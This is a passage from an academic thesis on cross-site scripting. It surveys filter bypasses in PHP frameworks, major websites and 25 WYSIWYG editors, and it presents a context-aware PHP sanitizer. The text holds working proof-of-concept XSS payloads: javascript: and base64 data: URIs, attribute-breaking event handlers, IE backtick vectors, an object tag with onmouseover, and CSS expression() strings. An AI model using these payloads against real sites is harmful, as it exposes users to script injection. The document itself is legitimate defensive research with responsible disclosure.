PHP-based Web Applications Frameworks	Mitigation Technique in Use	HTML Context	Attribute Context	Style Context	URL Context	Script Context
CodeIgniter	Regular Expression (Black-Listed Approach)	✓	NA	NA	NA	NA
htmLawed	White-Listed Approach	✓	NA	NA	NA	NA
Nette	Context-Aware Escaping	X	X	X	✓	X
HTML Purifier	White-Listed Approach	✓*	X	X	X	NA
PEAR'S HTML Safe	Black-Listed Approach	✓	NA	NA	NA	NA
PHP Input Filter	White & Black Listed Approach	✓	NA	NA	NA	NA
CakePHP	Regular Expression (Black-Listed Approach)	✓	NA	NA	NA	NA
Laravel	Regular Expression (Black-Listed Approach)	✓	NA	NA	NA	NA

Figure 4.10: Summary of XSS Bypasses Related to PHP-based Web Frameworks (✓represents XSS bypass while `X` shows no bypass and `NA` means "`Not Applicable`")

4.8 Alexa Top 10×10 Sites

In this section, we summarize our findings of applying *context-aware* attack methodology (see Section 4.6) on Alexa top 10×10 sites. We randomly picked ten different categories given in [102]. We found XSS in 50 out of the selected sites, including Twitter (XSS in URL context)[43], Ebay (XSS in style context), Amazon (XSS in style context), New York Times (XSS in HTML context), Yahoo Email (XSS in HTML context), XBox (XSS in attribute context), and India Times (XSS in script context). Figure 4.11 in Appendix summarizes our findings of category-wise XSSes and *per-category context-specific* XSSes found. The details about this survey are available in a post[44]. To the best of our knowledge, this is the first survey that looks for XSS vulnerability in different contexts.

4.9 Novel Context-Aware XSS Sanitizer

In this section, we present a practical, easy-to-use and *context-aware* XSS solution in the form of a sanitizer. We implemented XSS sanitizer in PHP and the

[43] http://www.scribd.com/doc/211362856/Stored-XSS-in-Twitter-Translation
[44] http://www.scribd.com/doc/210121412/XSS-is-not-going-anywhere



Figure 4.11: XSSes in Alexa Top 100 Sites

implementation consists of five different functions that deals with five contexts i.e., HTML, attribute, script, URL and style. In proposed *context-aware* XSS sanitizer, we filter minimum number of potentially dangerous *CFC characters* per-context. The CFC character is the character that an attacker may use to break the context, change control flow and invoke JavaScript parser.

4.9.1 HTML Context Filter

The following snippet shows the function code that deals with an HTML context only (please keep in mind that < is the potentially dangerous CFC character in an HTML context). The listing below shows that the function code looks only < in the user-supplied string and convert them into respective harmless entitiy before outputting the data in an HTML context.

```
<?php
function HTMLContextFilter($input) {
$bad_chars = array("<");
$safe_chars = array("&lt;");
$output = str_replace($bad_chars, $safe_chars, $input);
return stripslashes($output);
}?>
```

4.9.2 Attribute Context Filter

The following snippet shows function code that deals with an attribute context only (please keep in mind the attack methodology related to an attribute context (see Section 4.6.3). The listing below shows that the code only looks for three *CFC characters* (i.e., double quote, single quote and back-tick) in the user-supplied string and convert them into respective harmless entities before outputting the data in an attribute context.

```
<?php
function AttributeContextFilter($input) {
```

```
$bad_chars = array("\"", "'", "`");
$safe_chars = array("&quot;", "&apos;", "&grave;");
$output = str_replace($bad_chars, $safe_chars, $input);
return stripslashes($output);
}?>
```

4.9.3 Script Context Filter

The following snippet shows function code that deals with script context only (please keep in mind the attack methodology related to script context (see Section 4.6.5). The listing below shows that the code only looks for six *CFC characters* (i.e., double quote, single quote, less than, percentage, back-tick and back-slash) in the user-supplied string and convert them into respective harmless entities before outputting the data in script context. In addition, the implementation also considers two more potentially characters i.e., $ and { by keeping in mind ES6. The back-slash (in PHP four back-slashes are required in order to properly filter a single back-slash) and percentage symbols are filtered because in JavaScript string lateral context they may cause "`syntax error`" and attacker may use back-slash in case of double injection points for breaking the context. The & is filtered by keeping in mind nested context.

```
<?php
function ScriptContextFilter($input) {
$bad_chars = array("\"", "<", "'", "`", "$", "{", "\\\\", "%", "&")
$safe_chars= array("&quot;", "&lt;", "&apos;", "&grave;", "&dollar;",
                   "&lbrace;", "&bsol;", "&percnt;", "&amp;");
$output = str_replace($bad_chars, $safe_chars, $input);
return stripslashes($output);
}?>
```

4.9.4 Style Context Filter

The following snippet shows function code that deals with style context only (please keep in mind the attack methodology related to style context (see Section 4.6.6). The listing below shows that the code only looks for six *CFC characters* in the user-supplied string and convert them into respective harmless entities before outputting the data in style context.

```
<?php
function StyleContextFilter($input) {
$bad_chars = array("\"", "'", "(", "\\\\", "<", "&");
$safe_chars=array("&quot;","&apos;","&lpar;","&bsol;",
                  "&lt;","&amp;");
$output = str_replace($bad_chars, $safe_chars, $input);
return stripslashes($output);
}?>
```

4.9.5 URL Context Filter

As far as URL context is concerned, we use three regular expressions that only allow URLs starts with "`http://`", "`https://`", "`ftp://`" or "`mailto:`". The regular expressions are based on white-list approach. The regular expressions do not allow potentially dangerous URIs e.g., JavaScript URI, Data URI and VBScript URI.

```
<?php
function URLContextFilter($url) {
if(preg_match("#^(?:(?:https?|ftp):{1})\/\/[^\"\s\\\\]*.
              [^\"\s\\\\]*$#iu",(string)$url,$match))
{
return $match[0];
/*Regular Expression for Relative URLs*/
}else if(preg_match("#^(?:(?:\/\/))[^\"\s\\\\]*.
      [^\"\s\\\\]*$#iu",(string)$url,$relative))
{
return $relative[0];
}
/*Regular Expression for supporting mailto: feature*/
else if(preg_match("#^(?:(?:mailto):{1})[^\"\s\\\\]
     *[a-zA-Z0-9.-_]@[^\"\s\\\\]*[a-zA-Z0-9.-]$#iu",
     (string)$url,$email))
{
return $email[0];
}
else {
$noxss='javascript:void(0)';
return $noxss;
}}
}?>
```

The regular expressios in our URL context sanitizer function not only stops dangerous URLs like JavaScript, Data and VBScript but at the same time allow legitimate and complex URLs (see listing below). **The regular expressions also support relative URIs and mailto: feature.**

```
https://www.google.com/?gws_rd=ssl#q=xss+attack+vector+
%2B+%22%3E%3Cimg+src%3Dx+onerror%3Dconfirm(1)%3B%3E+%2B
+valid+input
```

In order to see how our XSS sanitizer performs against XSS attacks, we apply proposed *context-specific* attack methodology on it and found no bypass. In addition, we have also tested our sanitizer against 100 *state-of-the-art* XSS attack vectors available here http://pastebin.com/u6FY1xDA and found no bypass. The online demo of our XSS sanitizer is available here http://xssplaygroundforfunandlearn.netai.net/final.html.

4.9.6 Community Feedback

We had announced a two-week, US thousand dollar XSS challenge[45] on Twitter and other hackers' forums. We received financial support from companies like BugCrowd[46] and other fellow security researchers. The challenge's goal is to execute JavaScript in five contexts. The five common contexts are protected by our proposed XSS sanitizer. The community response on the challenge was very good and we have recorded 78,188 XSS attack attempts from 1035 unique IP addresses and no bypass for any context. After the closure of challenge, we had received one bypass for an attribute context only from Gareth Heyes but XSS attack vector worked only in old IE browsers. We fixed the bypass. Recently, we received an ES6 based bypass for an script context and we fixed it. The ES6 bypass was reported by File Descriptor[47].We plan to release the logs of XSS attack attempts for further analysis.

4.9.7 False Positives

The proposed per-context XSS sanitizer does not suffer from false positives because we may control minimal number of CFC characters per-context. For example, in an attribute context, we sanitize three characters `'`, `"` and `` ` ``. According to the HTML5 specifications[48], single quoted attribute value must not contain plain `'` while double quoted attribute value must not contain plain `"`. Further by keeping in mind old IE browser family, we sanitize backtick also. All other characters are allowed.

In a similar manner, in JavaScript string literal context, we only sanitize `'`, `"`, `<`, \, `` ` ``, `$`, {, `&` and %. According to ECMAScript specifications[49], in JavaScript string literal context, `'`, `"` and \ must be treated as special characters (if part of literal). We control `<` so that attacker can not prematurely closes the script block. All other characters are allowed.

4.9.8 Adoption

The proposed per-context XSS sanitizer has been landed in a popular, open-source editor called ICEcoder [103], Symphony (XSLT-powered open source content management system)[104] and WolfCMS (PHP-based fast and flexible content management system) [105]. In ICEcoder and Wolf CMS, our per-context filter has been integrated directly into the core implementation but in Symphony CMS, the filter is available in the form of an extension. According to a recent statistics, ICEcoder has been downloaded more than 30,000 times[50]. We were informed by the developer of ICEcoder that for integration of our context-aware sanitizer he had modified 8 files and added support in 22 injection points in ICEcoder. ICEcoder participates in BugCrowd managed

[45] http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/
[46] https://bugcrowd.com/
[47] https://twitter.com/filedescriptor
[48] http://www.w3.org/TR/html-markup/syntax.html#syntax-attr-single-quoted
[49] http://es5.github.io/x7.html#x7.8.4
[50] https://groups.google.com/forum/#!topic/icecoder/iogfVpbB3nc

bug bounty program[51]. The developer of ICEcoder informed us that during the bug bounty program no XSS bugs were reported after integration of our context-aware filter. The popular sites like BBC News and Virgin Media are using Symphony CMS. 414 sites have been developed[52] using Symphony CMS. Wolf CMS is available in different languages and 102 plugins[53] have been developed for Wolf CMS. The 220 web sites are using Wolf CMS[54]. Confusa[55] is a web interface for obtaining X509 certificates authenticated by a federation and is open source tool. The developers of Confusa have added support[56] of our "`StyleContextCleaner`" function in their code. Our "`StyleContextCleaner`" function had replaced their flawed CSS sanitization function[57]. We bypassed the CSS sanitization function available in Confusa with the help of our style context attack methodology (see Figure. 4.7).

4.10 Related Work

In the academic literature, a large number of XSS mitigation solutions [106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 73, 72, 116] have been described. In this section, we compare our work with the more closely related proposals.

Comparisons In [117], we found a vendor-specific comparison of PHP-based frameworks and libraries. The document points out weaknesses of frameworks (does not include modern frameworks like CodeIgniter, Nette and Laravel) in general without pointing out specific XSS bypasses. Our work is more *systematic* in nature and at the same time, we also look at modern frameworks, customized solutions and PHP's built-in functions.

In [118], PHP developer P. Brady compares four sanitization libraries and it includes PEAR's HTML Safe, HTML Purifier, htmLawed and Kses (strips evil scripts). He points out some weaknesses like UTF-7 based XSS bypass (works only in old browsers) and CSS filtering issues and found no bypass for HTML Purifier. At the same time, it does not cover modern PHP-based web frameworks.

In [92], Weinberger *et al.* have evaluated 14 commercially available sanitization frameworks (it includes only one PHP framework) and point out weaknesses based on the proposed information flow browser model. Weinberger *et al.'s* work is more abstract in nature and authors have not mentioned any specific XSS bypasses.

Context-aware Approaches In [83], Saxena et al. proposed ScriptGard which is a system for detecting and repairing the incorrect placement of sanitizers.

[51] https://bugcrowd.com/icecoder
[52] http://www.getsymphony.com/explore/showcase/
[53] https://www.wolfcms.org/repository
[54] http://trends.builtwith.com/cms/Wolf-CMS
[55] https://www.assembla.com/wiki/show/confusa
[56] https://github.com/henrikau/confusa/commit/379d93e81d21b2e2c73c542050ecd1231c00507b
[57] http://goo.gl/2iZB7f

ScriptGard addresses context-mismatched sanitization and inconsistent multiple sanitization by binary rewriting of the server side code. At the same time, ScriptGard leverages browser model to determine the correct output context. The correct placement of sanitizers in legacy code is a challenge and ScriptGard addresses it. We address the problem of secure construction of per-context sanitizers and for correct placement in legacy code, our work can directly benefit from the work done in ScriptGard.

In [51], Hooimeijer et al. proposed a BEK language for fast and precise analysis of sanitizers. We were able to model our sanitizers in BEK language and the complete formal model is available in Appendix (see 10). We show in BEK that our context-aware sanitizers functions (3 out of 4) are idempotent (one of the important and desirable property of sanitizers). The `styleContextCleaner` function is not idempodent while we were unable to model `urlContextCleaner` given BEK's limitation. According to [51], "*Idempotence: if applying the sanitizer twice yields different behavior from a single application.*"

The OWASP Java Encoder Project [81] supports contextual output encoding for the mitigation of XSS attacks. OWASP Java Encoder has been subject to an XSS bypass[58]. In comparison to our work, more characters are encoded: e.g., in an HTML context, it encodes <, > and `&` in the user-supplied input while we have shown that XSS can be mitigated by only filtering < character. Further, in CSS or style context, it encodes 44 characters[59] in total for the mitigation of an XSS while in our filter, we only control 6 *CFC characters*.

In [39], Lekies et al. have used HTML, JavaScript and URL contexts in order to find DOM XSS. They have shown how attacker can leverage these contexts for different variations of DOM XSS. At the same time, they found a total of 6167 unique DOM XSSes distributed over 480 web applications. The authors have also modified the browser for their proposed DOM XSS detection solution. In their proposed solution, authors have added support of byte-level tainting in JavaScript engine of the Chrome browser.

CANOE is a project by security researcher Ivan Ristić and it supports context-aware output encoding [80]. It supports HTML, attribute and URL context. In three contexts, CANOE only accepts input if matches with the following regular expression i.e., `/[a-zA-Z0-9]/`. The regular expression shows that CANOE only accepts input that consists of lower and upper case alphabets and numbers. All other characters if found in input will be encoded. CANOE suffers from false positive issues because of "`excessive-encoding`" e.g., CANOE prevents the page from rendering at the following valid URL: `http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg` because it encodes % sign and no browser renders it. Further CANOE does not support style and script context.

Other Mitigation Approaches Balzarotti *et al.* proposed SANER [119] for the validation of sanitization routines with the help of static and dynamic anal-

[58] http://packetstormsecurity.com/files/123927/owaspjava-bypassxss.txt
[59] http://owasp-java-encoder.googlecode.com/svn/tags/1.1/core/apidocs/org/owasp/encoder/Encode.html

ysis. SANER is the first automated approach for the validation of sanitization routines. SANER only supports HTML context because SANER looks for the presence of < character in the input. SANER validates sanitization routine if output contents are different from the string input. In case of a reflected XSS in different contexts, attacker supplied input reflects back as it is (in case of a bypass). SANER is not context-aware e.g., SANER can not validate sanitization routine if attacker supplied input reflects back in an style context.

Mozilla proposed Content Security Policy (CSP) for the mitigation of XSS attacks [98]. The web site administrator defines the CSP policy on server-side and web browser enforces it on the client-side. CSP explicitly tells the browser about white-listed resources for images, scripts, frames and media etc. By default, CSP does not support inline scripting. CSP requires complete retrofitting of web application and it demands lot of efforts from the developers' side. According to a very recent statistics, only 8 out of top 10000 sites are using CSP[60]. At the same time, CSP does not support input validation and output encoding. In case, if a site wants to use CSP then our *context-aware* filter may provide an additional security layer and perfectly complements CSP.

Wassermann et al. [59] have proposed server-side, static detection of XSS vulnerabilities. Authors have used tainted information flow and string analysis for the detection of an XSS. They have developed a prototype solution that uses three regular expressions to capture malicious input from the user-supplied string. The regular expressions proposed in their work are bypassable [41] and at the same time regular expressions only support HTML context. Our solution is unbreakable and *context-aware*.

4.11 Conclusion and Future Work

In this chapter, we conducted a comprehensive security analysis of PHP-based XSS sanitization routines. We proposed a *systematic, context-aware* XSS attack methodology based on the idea of CFC characters and by leveraging the attack methodology, we were able to break PHP-based XSS protection mechanisms in the wild. It includes top-notch web frameworks, customizied solutions powering thousands of PHP files on GitHub and PHP's built-in functions that developers are using. We were also able to find XSS vulnerabilities in 50% of the top 10×10 Alexa sites. The results presented in this chapter have shown a fairly dispiriting state of web application security as far as XSS protection is concerned.

We have proposed a *context-aware* XSS sanitizer that performed well in five different contexts, based on CFC characters encoding and prefix enforcement. We recommend developers to use our *context-aware* attack methodology as a guidelines in order to protect their applications.

As a part of future work, we plan to develop an automation tool based on *systematic and context-aware* attack methodology. Further, we plan to unleash our tool for a very large scale study of finding *context-specific* XSSes. Furthermore, we also plan to evaluate *context-aware* attack methodology on other server-side languages like ASP, Ruby, ASP.Net, CGI etc.

[60] http://trends.builtwith.com/docinfo/Content-Security-Policy

5 XSS and WYSIWYG Editors

> A very good editor is almost a collaborator [120].
>
> KEN FOLLETT

Publication

This chapter was previously published at the 15th International Workshop on Information Security Applications (WISA 2014), Jeju Island, Korea [121] and in the form of white paper at Black Hat Europe 2014[1].

Preamble

In this chapter, we present a survey of 25 popular **WYSIWYG** editors. The survey is exemplified at an XSS. We found almost all **WYSIWYG** editors are vulnerable to an XSS (either Self-XSS or Stored XSS) and the footprints of these editors can be found on thousands of web sites.

5.1 Introduction

The online **WYSIWYG** (**W**hat **Y**ou **S**ee **I**s **W**hat **Y**ou **G**et) or rich-text editors are now a days an essential component of the web applications. They allow users of web applications to edit and enter HTML rich text (i.e., *formatted text*, *images*, *links* and *videos* etc) inside the web browser window. The web applications use **WYSIWYG** editors as a part of comment functionality, private messaging among users of applications, blogs, notes, forums post, spellcheck as-you-type, ticketing feature, and other online services. The XSS

[1] https://www.blackhat.com/docs/eu-14/materials/eu-14-Javed-Revisiting-XSS-Sanitization-wp.pdf

in **WYSIWYG** editors is either Self-XSS (see Section. 2.6.3) or Stored XSS (see Section. 2.6.2) and the later is considered more dangerous and exploitable because the user-supplied rich-text contents (may be dangerous) are viewable by other users of web applications.

In this chapter, we present a security analysis of 25 popular **WYSIWYG** editors powering thousands of web sites. The analysis includes **WYSIWYG** editors like Enterprise TinyMCE, EditLive, Lithium, Jive, TinyMCE, PHP HTML Editor, markItUp! universal markup jQuery editor, FreeTextBox (popular ASP.NET editor), Froala Editor, elRTE, and CKEditor. At the same time, we also analyze rich-text editors available on very popular sites like Twitter, Yahoo Mail, Amazon, GitHub and Magento and many more. In order to analyze online **WYSIWYG** editors, this chapter also present a systematic and **WYSIWYG** editors's specific XSS attack methodology. We apply the XSS attack methodology on online **WYSIWYG** editors and found XSS is all of them. We show XSS bypasses for old and modern browsers. We have responsibly reported our findings to the respective developers of editors and our suggestions have been added. In the end, we also point out some recommendations for the developers of web applications and **WYSIWYG** editors.



Figure 5.1: A **WYSIWYG** Editor

Threat Model

In this section, we discuss attacker's capabilities. As we described earlier that XSSes in **WYSIWYG** editors are either Self-XSS or Stored XSS. We assume the following attacker's capabilities:

- The attacker may post contents on web application using **WYSIWYG** editor. The **WYSIWYG** editor allows an attacker to post malicious contents. The victim visits the page where an attacker had posted the contents e.g., forum post.
- The attacker also owns a website for tricking victim to visit his page/site and convince him to copy the malicious code and paste it in the vulnerable injection point (Self-XSS case). In Self-XSS case, the victim is a complicit user.
- The attacker may employs social engineering tricks.

The online cross-browser **WYSIWYG** are very popular e.g.,:

- **Jive** — very popular editor and in use on sites like Amazon, T-Mobile and Thomson-Reuters etc [122].

- **TinyMCE** — Javascript HTML **WYSIWYG** editor and in use on sites like XBox, Apple, Open Source CMS Joomla and Oracle etc [123].
- **Lithium** — another popular rich-text editor and in use on sites like Paypal, Skype and Sephora etc [124].
- **Froala** — jQuery **WYSIWYG** text editor and has been downloaded around 6000 times within two and half months of its launch [125].
- **EditLive** — an advanced **WYSIWYG** editor and 1500 organizations like Verizon, The New York Times and Nissan etc are using it [126]
- **CKEditor** — it has been downloaded 9472723 times and in use in sites like MailChimp, IBM and Terapad etc [127]. It is formally known as FCKEditor.
- **Markdown** — another popular rich-text editor and in use on sites like Twitter, GitHub and Gitter (a private chat service for GitHub) [128].

Selection of WYSIWYG editors

We select the following **WYSIWYG** editors for analysis. The selection is done by querying search engine for queries like "most popular **WYSIWYG** editors", "top **WYSIWYG** editors" and "rich-text editors" etc. At the same time, we also look at the "`who is using?`" pages (if available) of third-party **WYSIWYG** editors during the selection process and choose those **WYSIWYG** editors whose footrpints can be found on many sites.

1. Mercury Editor: The Rails HTML5 WYSIWYG editor
   (http://jejacks0n.github.com/mercury)
2. bootstrap-wysihtml5: Simple, beautiful wysiwyg editor
   (https://github.com/jhollingworth/bootstrap-wysihtml5)
3. KindEditor
   (http://kindeditor.org/)
4. PHP HTML Editor
   (http://phphtmleditor.com/demo/)
5. elRTE — an open-source WYSIWYG HTML-editor
   (http://elrte.org/)
6. medium-editor
   (https://github.com/daviferreira/medium-editor)
7. TinyMCE
   (http://www.tinymce.com/)
8. Lithium
   (http://www.lithium.com/)

9. Jive
   (http://www.jivesoftware.com/)

10. Froala
    (http://editor.froala.com/)

11. CKEditor
    (http://ckeditor.com/)

12. EditLive
    (http://ephox.com/editlive)

13. jquery.qeditor
    (https://github.com/huacnlee/jquery.qeditor)

14. mooeditable
    (http://cheeaun.github.io/mooeditable/)

15. HTML5 WYSIWYG Editor
    (https://github.com/bordeux/HTML-5-WYSIWYG-Editor)

16. markItUp! universal markup jQuery editor
    (http://markitup.jaysalvat.com/home/)

17. FreeTextBox HTML Editor
    (http://www.freetextbox.com/)

18. Markdown
    (http://daringfireball.net/projects/markdown/)

19. CLEditor
    (http://premiumsoftware.net/CLEditor/SimpleDemo)

20. Bootstrap Wysihtml5 with Custom Image Insert
    (https://github.com/rcode5/image-wysiwyg-sample)

21. jHtmlArea
    (http://jhtmlarea.codeplex.com/)

22. Aloha Editor
    (http://aloha-editor.org/)

23. NicEdit
    (http://nicedit.com/)

24. Raptor Editor
    (https://www.raptor-editor.com/)

25. Web Wiz
    (https://www.webwiz.co.uk/web-wiz-rich-text-editor/)

In order to evaluate **WYSIWYG** editors, we also present a systematic attack methodology (see Section. 5.3.2). For testing purpose, we use the demo pages available by **WYSIWYG** editor. All the testing is carried out on the demo pages so that it will not harm any real user of the respective editor (see Section. 5.3.1). Further, we also study home-grown **WYSIWYG** editors available on top sites like Yahoo Mail, Twitter and Magento Commerce. During evaluation of our attack methodology, we were able to break all **WYSIWYG** editors (see Section. 5.4). We found XSS bypasses for old and modern browsers. We have responsibly reported our findings to the respective projects and our suggestions have been added in **WYSIWYG** editors like TinyMCE, Lithium, Jive and Froala. At the same time, we were awarded bug bounties by companies like Magento Commerce, GitHub and Paypal for finding bugs in their **WYSIWYG** editors and acknowledged by Twitter, Paypal and GitHub on their security hall of fame pages. To the best of our knowledge, this is the first study of analyzing XSS attacks in **WYSIWYG** editors. In the end, we also recommend best practices that **WYSIWYG** editors and web applications may adopt for the mitigation of an XSS attack (see Section. 5.6).

This chapter makes the following contributions:

- A security analysis of 25 popular **WYSIWYG** editors. Further, we also analyze **WYSIWYG** editors of top sites like Paypal, Yahoo, Amazon, Twitter and Magento.
- A systematic and step-wise attack methodology for evaluating **WYSIWYG** editors.
- Our suggestions have been added in top **WYSIWYG** editors like Lithium, Jive, TinyMCE and Froala.
- We also point out best practices that **WYSIWYG** editors and web applications may use in order to minimize the affect of XSS.

5.2 How WYSIWYG Editors Work?

In this section, we briefly describe the working of **WYSIWYG** editors in a generic manner. **WYSIWYG** editors normally build on the top of basic and native HTML editing functionality that most of the browsers provide. This allows the user to edit html directly inside the browser window. In order to allow users to edit directly inside the browser, **WYSIWYG** editors may use `contentEditable` or `document.designMode` properties.

- **HTMLElement.contentEditable**: It is used to point out whether or not the object is editable[2]. The developer can set the values like `true`, `false` and `inherit`. The `true` means that the object/element is editable, `false` means element is not editable and `inherit` means that the object gets the editable status from its parent.

[2] https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement.contentEditable

- **document.designMode**: document.designMode indicates whether the entire document (e.g., iframe) is editable[3].

Once user will enter the data inside editable area then site use some scripting language and form in order to transfer the data to the server. In case of pure client-side **WYSIWYG** editors, all processing operations[4] are done on the client-side. We refer to [129, 130] for detailed explaination about rich-text editors working.

5.3 Methodology

In this section, we describe the testing and attack methodology.

5.3.1 Testing Methodology

In this section, we briefly describe the testing process. In order to test **WYSIWYG** editors, we use the demo pages made available by the respective developers of **WYSIWYG** editors. The main advantage of testing on demo pages is that it will not harm any user. In case, we found an XSS during testing process, we act responsibly and filled the bug(s) on GitHub or directly report via email. During testing of **WYSIWYG** editors, we identify common injection points (almost all **WYSIWYG** editors support these injection points) that are of an attacker interest e.g., link creation, image and video insertion, description of images, class or id names and styling of contents. In the next section, we will present a respective XSS attack methodology for these injection points.

5.3.2 Attack Methodology

In this section, we describe the XSS attack methodology for the common injection points or sinks identified in previous section. The attack methodology for every injection point is systematic in nature.

Attacking Link Creation Feature:

All **WYSIWYG** editors support "`create link`" feature. The "`create link`" functionality corresponds to HTML's anchor tag i.e., <a> and its "`href`" attribute. The user-supplied input as a part of "`create link`" in **WYSIWYG** editor lands as a value of "`href`" attribute. The attacker can abuse this functionality with the help of following steps (see Figure. 5.2) and can execute arbitrary JavaScript in the context of a web application. The step ❶ makes use of JavaScript URI e.g., `javascript:alert(1)` in order to execute JavaScript e.g., we found XSS via JavaScript URI in Froala, EditLive, CNET's **WYSIWYG** editor and Twitter etc. The attacker can also use different types of encoding in JavaScript URI e.g., "`javascript:alert%28 1%29`" (URL encoded parenthesis) and "`jav	ascr	ipt:alert(1)`" (HTML5

[3] https://developer.mozilla.org/en-US/docs/Web/API/document.designMode
[4] http://html5demos.com/contenteditable

entity encoding). In case, **WYSIWYG** editor filters the word "`javascript`", then attacker can use DATA URI based JavaScript execution in step ❷ e.g., "`data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+`". We found XSS via DATA URI in Jive because Jive does not allow JavaScript based URI. In step ❸, the attacker can also leverage VbScript based code execution but it is limited to Internet Explorer browser. In last step i.e., step ❹, the attacker can make use of valid URL but as a part of query parameter's value, he uses the following attack string i.e., `"onmouseover="alert(1)` in order to break the URL context. The step ❹ is very useful in case if **WYSIWYG** editors only accept URLs start with "`http(s)`". We found XSS in Amazon's **WYSIWYG** editor with the help of step ❹.

Figure 5.2: Attack Methodology for Link Creation Feature

Attacking Image Insertion Feature:

Another common functionality that all **WYSIWYG** editors support is "`Insert/Edit Image`". The "`Insert/Edit Image`" feature corresponds to HTML's <`img`> and its "`src`" attribute. The user-supplied input as a part of "`Insert/Edit Image`" in **WYSIWYG** editor lands as a value of "`src`" attribute. The attacker may use the following XSS attack methodology (see Figure. 5.3) in order to abuse this feature. The step ❶ consists of a valid "`jpg`" image URL ends in `?` and after the question mark `"onmouseover="alert(1)`. In URL, the question mark symbol is legally valid and all browsers respect it while at the same time for the **WYSIWYG** editors, it is also a legit input at this point because their implementations expect input to be a valid URL but then we used hard-coded `"` symbol and the sole purpose is to break or jump out of the context and execute JavaScript via eventhandler e.g., onmouseover. We found XSS in Amazon's **WYSIWYG** editor with the help of first step. The step ❷ consists of a valid SVG image hosted on free domain for demo purpose. The step ❷ serves two purpose:

1. JavaScript execution via SVG image. We found XSS in GitHub's rich-text markup feature with the help of an SVG image and we were awarded bounty for that. In favor of space restrictions, we refer to the work by Heiderich *et al.* in [131] and it shows how an attacker can leverage SVG images for arbitrary JavaScript code execution.

2. If **WYSIWYG** editors are doing explicit decoding on the server side then JavaScript can be executed because decoding will convert the %22 into hard-coded `"`, which in turns break the context. We found XSS in Alexa's rich-text tool bar creation feature with the help of this technique.



Figure 5.3: Attack Methodology for Image Insertion Feature

Attacking "alt", "id" and "class" attributes:

Another common injection points that we found in almost all **WYSIWYG** editors are "alt" attribute of an <img> tag. In **WYSIWYG** editors, user can specify the image description as a value of an "alt" attribute. In a similar manner, we found attributes like "id" and "class" are common across all **WYSIWYG** editors. The attacker can abuse these injection points with the help of following XSS attack methodology (see Figure. 5.4). The step ❶ consists of attack vector "anytext"onmouseover="alert(1)". It is clear from the attack string that if **WYSIWYG** editors fail to properly sanitize/filter ", then the attack string will jump out from the attribute context and attacker can execute JavaScript. We found XSS in Yahoo Mail's **WYSIWYG** editor with the help of this attack vector. The step ❷ is related to innerHTML based XSS and specific to old Internet Explorer (IE) browser. The old IE browser treats back-tick i.e., (``) as a valid separator for attribute and its value. The back-tick based XSS attack string is very useful in cases where **WYSIWYG** editors properly filter double quotes (") and do not allow to break the context e.g., the following XSS attack vectors would result in an innerHTML based XSS in IE8 browser. <div class="``onmouseover=alert(1)">div layer , <a href="#" id="``onmouseover=alert(1)">click and <img src="x" alt="``onmouseover=alert(1)"> etc. Almost all **WYSIWYG** editors are vulnerable to innerHTML based XSS including Lithium, TinyMCE, Froala and GitHub's **WYSIWYG** editor. For details about innerHTML based XSS, we refer to the recent work by Heiderich *et al.* in [38].

Figure 5.4: Attack Methodology for Attributes

Attacking Video Insertion Feature:

WYSIWYG editors (not all) support "Insert Video" feature. As a part of this feature, **WYSIWYG** editors only allow HTML's <object> and/or <embed> tag. The attacker can abuse this feature with the help of following example

code snippet (see Figure. 5.5). The code snippet is taken from the Youtube's video sharing via embedded code feature. In the perfectly legit code snippet, we have added "`onmouseover=alert(1)`" in order to fool **WYSIWYG** editors. We found XSS in froala with the help of this trick.

```
<object width="560" height="315" onmouseover=confirm(1)><param name="movie" value="//www.youtube-nocookie.com
/v/KoA7Cpujrus?version=3&amp;hl=en_US"></param><param name="allowFullScreen" value="true"></param><param
name="allowscriptaccess" value="always"></param><embed src="//www.youtube-nocookie.com/v/KoA7Cpujrus?version=3&
amp;hl=en_US" type="application/x-shockwave-flash" width="560" height="315" allowscriptaccess="always"
allowfullscreen="true"></embed></object>
```

Figure 5.5: Attack Methodology for Video Insertion Feature

Attacking "`Styles`":

All **WYSIWYG** editors support "`styling`" of the rich-text contents e.g., user can specify the height, width, color and font properties of the contents. The attacker can easily abuse this feature with the help of CSS expressions [99]. The old versions of Internet Explorer (IE) browsers support JavaScript execution via CSS expressions. The XSS attack vectors may use for this purpose are: "`width:expression(alert(1))`" or "`x:expr/**/ession(alert(1))`". We found XSS in Ebay, Magento, Amazon, TinyMCE and CKEditor's **WYSIWYG** editors with the help of "`styles`".

5.4 Evaluation of Attack Methodology

